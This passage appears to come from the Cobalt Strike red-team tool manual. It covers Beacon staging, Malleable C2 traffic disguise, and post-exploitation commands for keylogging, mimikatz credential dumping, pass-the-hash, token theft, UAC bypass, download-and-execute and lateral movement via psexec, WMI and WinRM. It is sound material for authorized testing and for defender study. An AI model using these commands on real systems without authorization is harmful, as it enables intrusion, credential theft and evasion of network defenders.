The second option, listed as *listener name (DNS),* will stage Beacon over the DNS protocol with a Cobalt Strike-specific stager. The DNS stager is valuable for tough egress situations, but—you should use it only when the normal stager is not an option. The DNS Stager will generate a lot of DNS requests and it's not as fast as the normal stager. The DNS stager is available for use with Cobalt Strike's social engineering packages.

Metasploit Payload

You may deliver Beacon with a Metasploit Framework exploit. Double-click the PAYLOAD option in a module launcher dialog and choose your Beacon listener. Cobalt Strike will configure the module for you.

You may also use Beacon from a Metasploit Framework console tab. Beacon's C&C server is compatible with the Metasploit Framework's stagers for Meterpreter. To stage HTTP or DNS Beacon, specify *windows/meterpreter/reverse_http* as your payload. To stage HTTPS Beacon, specify *windows/meterpreter/reverse_https* as your payload. Set **LHOST** to your Cobalt Strike system's IP address, and set **LPORT** to the port your Beacon web server is listening on.

7.4 Managing Beacon Sessions

Cobalt Strike treats a Beacon session different from a Meterpreter session. Hosts infected with Beacon will not turn red with lightning bolts indicating access. To view and manage your Beacon sessions, go to **View** -> **Beacons**.

In this tab, Cobalt Strike shows your active Beacons. You will see the external IP address of the Beacon, the internal IP address, when the Beacon last called home, and other information. A * next to the user indicates that the Beacon has administrator privileges.



Figure 28. Cobalt Strike Beacon Management Tool

If you use the Hybrid HTTP and DNS beacon, be aware that Cobalt Strike will not know anything about a host until it checks in for the first time. If you see an entry with a last call time and that's it, you will need to give that Beacon its first task to see more information.

Press **Remove** to remove a beacon. If the beacon calls home again, it will show up again. Use the Remove button to get rid of stale beacons.

Highlight one or more Beacons and right-click to choose from common post-exploitation options:

Use **Message** to task Beacon to post a message to the desktop. This is a silly command, but it has its uses. Again, Beacon must reside in a process associated with the desktop you want to post to.

Try **Set Note…** to assign a note to your Beacon. These notes exist to help you manage Beacons as you see fit. This information is immediately available to your teammates. The note does not persist when you shutdown Cobalt Strike.

Use **Sleep** to change Beacon's sleep time. Beacon will wait however long you specify between check ins. A higher sleep time makes Beacon harder to catch.

Select **Spawn** to ask Beacon to spawn a session for you. The Spawn dialog will show listeners from all of the Cobalt Strike team servers you're connected to. This is a simple way to send sessions to another server dedicated to noisy post-exploitation activity

Use **Task URL** to ask Beacon to download a file and execute it. This is a great way to quickly deploy another remote administration tool (e.g., DarkComet) to several systems at once.

The **Upload** menu will upload a file to the target system through Beacon.

Use **Clear** to quickly clear Beacon's command queue. This is useful if you or someone on your team makes a mistake.

Kill will task Beacon to exit.

7.5 Beacon Console

The Beacon Manager exposes only some of Beacon's functionality. To take advantage of Beacon, you must use the Beacon console. To open a Beacon console, highlight a Beacon, and press **Interact**.



Figure 29. Beacon Console

The Beacon console allows you to see which tasks were issued to a Beacon and to see when it downloads them. The Beacon console is also where all command output, logged keystrokes, and other information will appear.

Type **help** in the Beacon console to see available commands. Type **help** followed by the command name to get more detailed help. Tab completion is available in the Beacon console as well.

Sleep Time

Use the **sleep** command to specify Beacon's sleep time in seconds. By default, Beacon's sleep time has no variance built in. If you'd like the sleep times to vary, specify a jitter percentage after the sleep time. For example, **sleep 300 20**, will force Beacon to sleep for 300 seconds with a 20% jitter percentage. This means, Beacon will sleep for a random value between 240s to 300s after each check-in.

Use **sleep 0** to make Beacon check-in multiple times a second. This is interactive mode.

7.6 Data Channels

The Hybrid HTTP and DNS Beacon uses HTTP as a data channel by default. If you're using this form of Beacon, you may ask Beacon to download tasks and send output over the DNS protocol.

Type **mode dns** to ask Beacon to download tasks with DNS A records. Use **mode dns-txt** to ask Beacon to get tasks with DNS TXT records. DNS TXT records carry 189 bytes of data per request versus 4 bytes for an A record request. DNS "A" record requests are more common in network traffic.

Use **mode http** to signal Beacon to download tasks and send output with the HTTP protocol again. You may change between data channels as needed while using the Hybrid HTTP and DNS Beacon.

The **mode dns** and **mode dns-txt** commands have no effect on the HTTP Beacon.

7.7 Peer-to-Peer Command and Control

The SMB Beacon is designed for peer-to-peer communication with other Beacons. To gain control of it, another Beacon must link to it.

Linking and Unlinking

Use **link [ip address]** to link the current Beacon to an SMB Beacon that is waiting for a connection. When the current Beacon checks in, its linked peers will check in too.

To blend in with normal traffic, linked Beacons use Windows named pipes to communicate. This traffic is encapsulated in the SMB protocol. There are a few caveats to this approach:

1. Hosts with a Beacon peer must accept connections on port 445.
2. You may only link Beacons managed by the same Cobalt Strike instance.

If you get an error 5 (access denied) after you try to link to a Beacon: steal a domain user's token or use **shell net use \\host /U:DOMAIN\user password** to establish a session with the host. An administrator user is not required for this. Any valid domain user will do. Once you have a session, try to link to the Beacon again.

To destroy a Beacon link use **unlink [ip address]** in the parent or child. Later, you may link to the unlinked Beacon again (or link to it from another Beacon).

Visualizing Peer-to-Peer Beacon Networks

Cobalt Strike's Beacons tab provides hints about your peer-to-peer Beacon network. The external address column will show the parent Beacon's address along with a symbol to indicate whether or not the link is active.



Figure 30. Beacon Console with Peers

Here's what the above peer-to-peer network looks like, when turned into a graph:



Figure 31. Peer-to-Peer Network

8. Malleable Command and Control

8.1 Overview

Beacon's HTTP indicators are controlled by a Malleable C2 profile. A Malleable C2 profile is a simple program that specifies how to transform data and store it in a transaction. The same profile that transforms and stores data, interpreted backwards, also extracts and recovers data from a transaction.

To use a custom profile, you must start a Cobalt Strike team server and specify your profile file at that time.

./teamserver [external IP] [password] [/path/to/my.profile]

If you use Cobalt Strike without a team server, you may specify a profile on the command line. Use:

./cobaltstrike --profile [/path/to/my.profile]

You may only load one profile per Cobalt Strike instance. If you need multiple profiles during an engagement, start multiple team servers [each with its own profile] and connect to them from one Cobalt Strike client.

8.2 Checking for Errors

Cobalt Strike's Linux package includes a **c2lint** program. This program will check the syntax of a communication profile, apply a few extra checks, and even unit test your profile with random data. It's highly recommended that you check your profiles with this tool before you load them into Cobalt Strike.

./c2lint [/path/to/my.profile]

8.3 Profile Language

The best way to create a profile is to modify an existing one. Several example profiles are available on Github:

- https://github.com/rsmudge/Malleable-C2-Profiles

When you open a profile, here is what you will see:

```
# this is a comment
set global_option "value";

protocol-transaction {
     set local_option "value";
```

```
      client {
            # customize client indicators
      }

      server {
            # customize server indicators
      }
}
```

Comments begin with a # and go until the end of the line. The set statement is a way to assign a value to an option. Profiles use { curly braces } to group statements and information together. Statements always end with a semi-colon.

To help all of this make sense, here's a partial profile:

```
http-get {
        set uri "/foobar";
        client {
                metadata {
                        base64;
                        prepend "user=";
                        header "Cookie";
                }
        }
```

This partial profile defines indicators for an HTTP GET transaction. The first statement, set uri, assigns the URI that the client and server will reference during this transaction. This set statement occurs outside of the client and server code blocks because it applies to both of them.

The client block defines indicators for the client that performs an HTTP GET. The client, in this case, is Cobalt Strike's Beacon.

When Cobalt Strike's Beacon "phones home" it sends metadata about itself to Cobalt Strike. In this profile, we have to define how this metadata is encoded and sent with our HTTP GET request.

The metadata keyword followed by a group of statements specifies how to transform and embed metadata into our HTTP GET request. The group of statements, following the metadata keyword, is called a data transform.

	Step	Action	Data
0.	Start		metadata
1.	base64	Base64 Encode	bWV0YWRhdGE=
2.	prepend "user="	Prepend String	user=bWV0YWRhdGE=
3.	header "Cookie"	Store in Transaction	

The first statement in our data transform states that we will base64 encode our metadata **[1]**. The second statement, prepend, takes our encoded metadata and prepends the string user= to it **[2]**. Now our transformed metadata is "user=" . base64(metadata). The third statement states we will store our transformed metadata into a client HTTP header called Cookie **[3]**. That's it.

Both Beacon and its server consume profiles. Here, we've read the profile from the perspective of the Beacon client. The Beacon server will take this same information and interpret it backwards. Let's say our Cobalt Strike web server receives a GET request to the URI /foobar. Now, it wants to extract metadata from the transaction.

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

The header statement will tell our server where to recover our transformed metadata from **[1]**. The HTTP server takes care to parse headers from the HTTP client for us. Next, we need to deal with the prepend statement. To recover transformed data, we interpret prepend as remove the first X characters **[2]**, where X is the length of the original string we prepended. Now, all that's left is to interpret the last statement, base64. We used a base64 encode function to transform the metadata before. Now, we use a base64 decode to recover the metadata **[3]**.

We will have the original metadata once the profile interpreter finishes executing each of these inverse statements.

Data Transform Language

A data transform is a sequence of statements that transform and transmit data. The data transform statements are:

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN("string") characters
base64	Base64 Encode	Base64 Decode
netbios	NetBIOS Encode 'a'	NetBIOS Decode 'a'
netbiosu	NetBIOS Encode 'A'	NetBIOS Decode 'A'
prepend "string"	Prepend "string"	Remove first LEN("string") characters

A data transform is a combination of any number of these statements, in any order. For example, you may choose to netbios encode the data to transmit, prepend some information, and then base64 encode the whole package.

A data transform always ends with a termination statement. You may only use one termination statement in a transform. This statement tells Beacon and its server where in the transaction to store the transformed data.

There are four termination statements.

Statement	With	What
header "header"	id, metadata	Store data in an HTTP header
parameter "key"	id, metadata	Store data in a URI parameter
print	output	Print data to STDOUT
uri-append	id, metadata	Append to URI

The header termination statement stores transformed data in an HTTP header. The parameter termination statement stores transformed data in an HTTP parameter. This parameter is always sent as part of URI. The print statement sends transformed data to STDOUT. This is the typical termination statement for the server side of GET and POST requests.

Strings

Beacon's Profile Language allows you to use "strings" in several places. In general, strings are interpreted as-is. However, there are a few special values that you may use in a string:

Value	Special Value
"**\n**"	Newline character
"**\r**"	Carriage Return
"**\t**"	Tab character
"**\u####**"	A unicode character
"**\x##**"	A byte (e.g., \x41 = 'A')
"****"	\

Headers and Parameters

Data transforms are an important part of the indicator customization process. They allow you to dress up data that Beacon must send or receive with each transaction. You may add extraneous indicators to each transaction too.

In an HTTP GET or POST request, these extraneous indicators come in the form of headers or parameters. Use the parameter statement within the client block to add an arbitrary parameter to an HTTP GET or POST transaction.

This code will force Beacon to add ?bar=blah to the /foobar URI when it makes a request.

```
http-get {
     client {
          parameter "bar" "blah";
```

Use the header statement within the client or server blocks to add an arbitrary HTTP header to the client's request or server's response. This header statement adds an indicator to put network security monitoring teams at ease.

```
http-get {
     server {
          header "X-Not-Malware" "I promise!";
```

The Profile interpreter will interpret your header and parameter statements in order. That said, the WinINet library (client) and Cobalt Strike web server have the final say about where in the transaction these indicators will appear.

Options

You may configure Beacon's defaults through the profile file. There are two types of options: global and local options. The global options change a global Beacon setting. Local options are transaction specific. You must set local options in the right context. Use the set statement to set an option.

```
set "sleeptime" "1000";
```

Here are the available options:

Option	Context	Default Value	Changes
jitter		0	Default jitter factor (0-99%)
maxdns		255	Maximum bytes to send in a hostname when using DNS data channel (0-255)
sleeptime		60000	Default sleep time (in milliseconds)
spawnto		rundll32.exe	Default program to open and inject shellcode into
uri	http-get, http-post	**[required option]**	Transaction URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.

With the uri option, you may specify multiple URIs as a space separated string. Cobalt Strike's web server will bind all of these URIs and it will assign one of these URIs to each Beacon host when the Beacon stage is built.

Even though the useragent option exists; you may use the header statement to override this option.

8.4 A Beacon Transaction

To put all of this together, it helps to know what a Beacon transaction looks like and which data is sent with each request.

A transaction starts when a Beacon makes an HTTP GET request to Cobalt Strike's web server. At this time, Beacon must send **metadata** that contains information about the compromised system.

> ***Tip:*** *session metadata is an encrypted blob of data. Without encoding, it is not suitable for transport in a header or URI parameter. Always apply a base64 or netbios statement to encode your metadata.*

Cobalt Strike's web server responds to this HTTP GET with tasks that the Beacon must execute. These tasks are, initially, sent as one encrypted binary blob. You may transform this information with the **output** keyword under the server context of http-get.

As Beacon executes its tasks, it accumulates output. After all tasks are complete, Beacon checks if there is output to send. If there is no output, Beacon goes to sleep. If there is output, Beacon initiates an HTTP POST request.

The HTTP POST request must contain a session **id** in a URI parameter or header. Cobalt Strike uses this information to associate the output with the right session. The posted content is, initially, an encrypted binary blob. You may transform this information with the **output** keyword under the client context of http-post.

Cobalt Strike's web server may respond to an HTTP POST with anything it likes. Beacon does not consume or use this information. You may specify the output of HTTP POST with the **output** keyword under the server context of http-post.

8.5 Payload Staging

Beacon is a staged payload. This means the payload is downloaded by a stager and injected into memory. Your http-get and http-post indicators will not take effect until Beacon is in memory on your target.

Malleable C2 gives you a few opportunities to customize the staging process though. The Beacon stager will use the global useragent option when it downloads the Beacon payload.

```
set useragent "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.";
```

You may specify arbitrary headers for the server side of the staging process too. This is useful if you need to change the Content-Type header to get past mime-type filtering.

```
http-stager {
     server {
          header "Content-Type" "image/gif";
     }
}
```

8.6 Self-signed SSL Certificates with SSL Beacon

The HTTPS Beacon uses the HTTP Beacon's indicators in its communication. Malleable C2 profiles may also specify parameters for the Beacon C2 server's self-signed SSL certificate. This is useful if you want to replicate an actor with unique indicators in their SSL certificate:

```
https-certificate {
     set CN       "bobsmalware.com";
     set O        "Bob's Malware";
}
```

The certificate parameters under your profile's control are:

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Strategic Cyber LLC	Organization Name
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

8.7 Valid SSL Certificates with SSL Beacon

You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certified provided by your SSL vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
https-certificate {
     set keystore "domain.store";
     set password "mypassword";
}
```

The parameters to use a valid SSL certificate are:

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Here are the steps to create a Valid SSL certificate for use with Cobalt Strike's Beacon:

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to

your Beacon server. Also, make sure you take note of the keystore password. You will need it later.

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

3. Import the Root and any Intermediate Certificates that your SSL vendor provides.

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore
      domain.store
```

4. Finally, you must install your Domain Certificate.

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore
      domain.store
```

And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

8.8 Which is more dangerous, Malleable C2 or a swimming pool?

The answer? Both. Malleable C2 gives you a new level of control over your network indicators. With this power also comes responsibility. Malleable C2 is an opportunity to make a lot of mistakes too. Here are a few things to think about when you customize your profiles:

1. Each Cobalt Strike instance uses one profile at a time. If you change a profile or load a new profile, previously deployed Beacons can not communicate with you.

2. Always stay aware of the state of your data and what a protocol will allow when you develop a data transform. For example, if you base64 encode metadata and store it in a URI parameter—it's not going to work. Why? Some base64 characters (+, =, and /) have special meaning in a URL. The c2lint tool and Profile Compiler will not detect these types of problems.

3. Always test your profiles, even after small changes. If Beacon can't communicate with you, it's probably an issue with your profile. Edit it and try again.

4. Trust the c2lint tool. This tool goes above and beyond the profile compiler. The checks are grounded in how this technology is implemented. If a c2lint check fails, it means there is a real problem with your profile.

9. Post Exploitation with Beacon

9.1 Execute Commands

Beacon's **shell** command will send a task to execute a command via cmd.exe on the compromised host. When the command completes, Beacon will present the output to you. Use the **execute** command to execute a command without cmd.exe and without posting output to you.

Use the **powershell** command to execute a command with PowerShell on the compromised host. The **powershell-import** command will import a PowerShell script into Beacon. Future uses of the powershell command will have cmdlets from the imported script available to them. Beacon will only hold one PowerShell script at a time.

If you want Beacon to execute commands from a specific directory, use the **cd** command in the Beacon console to switch the working directory of the Beacon's process.

9.2 Log Keystrokes

Beacon's keystroke logger injects into the process you choose and reports keystrokes back to you. Use **keylogger *pid*** to inject into an x86 process. Use **keylogger *pid* x64** to inject into an x64 process. explorer.exe is usually a good candidate.

You will receive keystrokes when Beacon checks in. If you're using the Hybrid HTTP and DNS Beacon, use **checkin** to force Beacon to connect to you and provide captured keystrokes.

Beware that multiple keystroke loggers may conflict with eachother. Use only one keystroke logger per desktop session.

9.3 Manage Post-Exploitation Jobs

Beacon treats each shell, powershell, and keystroke logger instance as a job. These jobs run in the background and report their output when it's available. Use the **jobs** command to see which jobs are running in your Beacon. Use **jobkill** to kill a job.

9.4 Request Sessions

Type **spawn** followed by a listener name to task Beacon to spawn a session for a listener. This command is the same as the right-click Spawn menu item.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn sessions into.

The **spawnto** command expects the full path to the program. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect back to you to stage the requested payload into memory. If the stager can not get past any egress restrictions or blocks that are in place, you will not get a session.

9.5 Upload and Download Files

The **download** command will download the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfil of data. Beacon will download 512KB of each file it's tasked to get after a check in.

To view files downloaded through Beacon, go to **View** -> **Downloads** in Cobalt Strike.

The **upload** command will upload a file to the host. Beacon is not able to upload files larger than 1MB.

9.6 Pivoting

Meterpreter

Use the **meterpreter** command to request a Meterpreter session that tunnels its traffic through the current Beacon. When tunneling Meterpreter through Beacon, use **sleep 0** to make Beacon check in several times each second.

Beacon will use the current data channel to stage Meterpreter. Meterpreter is big. If **mode dns-txt** is the data channel, it will take several minutes (over internet DNS infrastructure) to stage Meterpreter. Don't try to stage Meterpreter with **mode dns** as your data channel.

If HTTP is a viable egress option for you, type **mode http** before you issue the meterpreter command to use HTTP as a data channel. Once you have a Meterpreter session, you may use one of Beacon's other data channels to manage the Meterpreter session.

SOCKS Proxy

Use **socks 8080** to setup a SOCKS4a proxy server on port 8080 (or any other port you choose). This will setup a SOCKS proxy server to tunnel traffic through Beacon. Beacon's sleep time adds latency to any traffic you tunnel through it. Use **sleep 0** to make Beacon check-in several times a second.

Beacon's HTTP data channel is the most responsive for pivoting purposes. If you'd like to pivot traffic over DNS, use the DNS TXT record communication mode.

You may use proxychains to tunnel external tools through Beacon.

Use **socks stop** to disable the SOCKS proxy server.

Metasploit

You may also tunnel Metasploit Framework exploits and modules through Beacon. Create a Beacon SOCKS proxy [as described above] and then go to a Metasploit Framework Console tab (**View** -> **Console**). Type:

setg Proxies socks4:127.0.0.1:8080
setg ReverseAllowProxy true

This command will set the Metasploit Framework Proxies option for all modules executed from this point forward. This option forces the Metasploit Framework to direct traffic through a SOCKS4 proxy on 127.0.0.1:8080. If you use a different port for Beacon, specify it in the option. Once you're done pivoting through Beacon in this way, use **unsetg Proxies** to stop this behavior.

Reverse Pivoting

Use the **rportfwd** command to setup a reverse pivot through Beacon. The rportfwd command will bind a port on the compromised target. Any connections to this port will cause your Cobalt Strike server to initiate a connection to another host and port and relay traffic between these two connections. Cobalt Strike tunnels this traffic through Beacon. The syntax for rportfwd is: **rportfwd [bind port] [forward host] [forward port]**.

Use **rportfwd stop [bind port]** to disable the reverse port forward.

9.7 Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Use **runas [DOMAIN\user] [password] [command]** to run a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

Use **spawnas [DOMAIN\user] [password] [listener]** to spawn a session as another user using their credentials. This command uses PowerShell to bootstrap a payload in memory.

UAC Bypass

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action—the system asks if they would like to elevate their rights.

Use **bypassuac [listener]** to spawn a session in a process with elevated rights. This privilege escalation technique takes advantage of a loophole in the UAC default settings on Windows 7 and later. This command will not work if the current user is not in the Administrators group or if UAC is set to its highest setting. To check if the current user is in the Administrators group, use **shell whoami /groups**.

Beacon's UAC bypass will drop a DLL file to disk and remove the DLL when it's done. Beacon uses Cobalt Strike's Artifact Kit to generate an anti-virus safe DLL.

9.8 Credential and Hash Harvesting

Use the **hashdump** command to inject into LSASS and dump the password hashes for users on the current system. The **wdigest** command will use mimikatz to recover plaintext passwords for users who interactively logged on ot the current system since last reboot.

Beacon integrates mimikatz. Use the mimikatz command to pass any command to mimikatz's command dispatcher. For example, **mimikatz standard::coffee** will give you a cup of coffee. Beacon will take care to inject a mimikatz instance that matches the native architecture of your target.

Some mimikatz commands must run as SYSTEM to work. Prefix a command with a ! to force mimikatz to elevate to SYSTEM before it runs your command. For example, **mimikatz !lsa::cache** will recover salted password hashes cached by the system.

9.9 Trust Relationships

The heart of Windows single sign-on is the access token. When a user logs onto a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also holds information needed to authenticate the current user to another system on the network. Impersonate or generate a token and Windows will use its information to authenticate to a network resource for you.

Use **steal_tolen [process id]** to impersonate a token from an existing process. If you'd like to see which processes are running use **ps**. The **getuid** command will print your current token. Use **rev2self** to revert back to your original token.

If you know credentials for a user; use **make_token [DOMAIN\user] [password]** to generate a token that passes these credentials. This token is a copy of your current token with modified single sign-on information. It will show your current username. This is expected behavior.

Use mimikatz to pass-the-hash with Beacon. The Beacon command **mimikatz sekurlsa::pth /user:[user] /domain:[DOMAIN] /ntlm:[hash] /run:"powershell -w hidden"** will create a process with a token setup to use the single sign-on information you provide. Use steal_token to take the token from this new process and you will inherit its single sign-on information.

Kerberos Tickets

Use **kerberos_ticket_use [/path/to/ticket]** to inject a Kerberos ticket into the current session. This will allow Beacon to interact with remote systems using the rights in this ticket. Try this with a Golden Ticket generated by mimikatz 2.0.

Use **kerberos_ticket_purge** to clear any kerberos tickets associated with your session.

9.10 Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Use Beacon's **psexec [target] [share] [listener]** to execute a payload on a remote host. This command will generate a Windows Service executable for your listener, copy it to the share you specify, create a service, start the service, and clean up after itself. Default shares include ADMIN$ and C$.

Use **psexec_psh [target] [listener]** to execute a payload on a remot host with PowerShell. This command will create a service to run a PowerShell one-liner, start it, and clean up after itself. This method of lateral movement is useful if you do not want to touch disk.

Beacon's **winrm [target] [listener]** command will use WinRM to execute a payload on a remote host. This option requires that WinRM is enabled on the target system. It's off by default. This option uses PowerShell to bootstrap your payload on target.

Finally, use **wmi [target] [listener]** to deliver a payload via Windows Management Instrumentation. This command uses PowerShell to bootstrap your payload on target.

9.11 Other Commands

Beacon has a few other commands not covered above.

The **clear** command will clear Beacon's task list. Use this if you make a mistake.

Use **dllinject [pid]** to inject a Reflective DLL into a process.

Type **exit** to ask Beacon to exit.

Use **kill [pid]** to terminate a process.

Use **mkdir** to make a folder. Use **rm** to delete a file or folder.

Use the **task [url]** to ask Beacon to download a file from a URL and execute it.

Use **timestomp** to match the Modified, Accessed, and Created times of one file to those of another file.

10. Post-Exploitation with Meterpreter

10.1 Privilege Escalation

Some attacks result in administrative access to the host. Other times, you need to escalate privileges yourself. To do this, use **[host]** -> **Meterpreter** -> **Access** -> **Escalate Privileges**. This will highlight the privilege escalation modules in the module browser.

Use Meterpreter's **getsystem** command to elevate from a local admin to SYSTEM.

Use **[host]** -> **Meterpreter** -> **Access** -> **Bypass UAC** to spawn a session in a High Integrity Process from a Medium Integrity process. This attack uses Cobalt Strike's Artifact Kit to generate an AV-safe DLL.

10.2 Token Stealing and Lateral Movement

To see which tokens are available to you, go to **[host]** -> **Meterpreter** -> **Access** -> **Steal Token**. Cobalt Strike will present a list of tokens to you. Highlight a token and press **Steal Token** to obtain the token.

If you want to revert to your original token, press **Revert to Self**. The **Get UID** button shows your current user id.



Figure 32. Token Stealing Dialog

You may also steal a token from a process through **[host]** -> **Meterpreter** -> **Explore** -> **Show Processes**.

Once you steal a token, open a new command shell and it will have the privileges of that stolen token. You may also use an Administrator's token to execute a payload on a host. To do this, go to **[host] -> Login -> psexec (token)**.

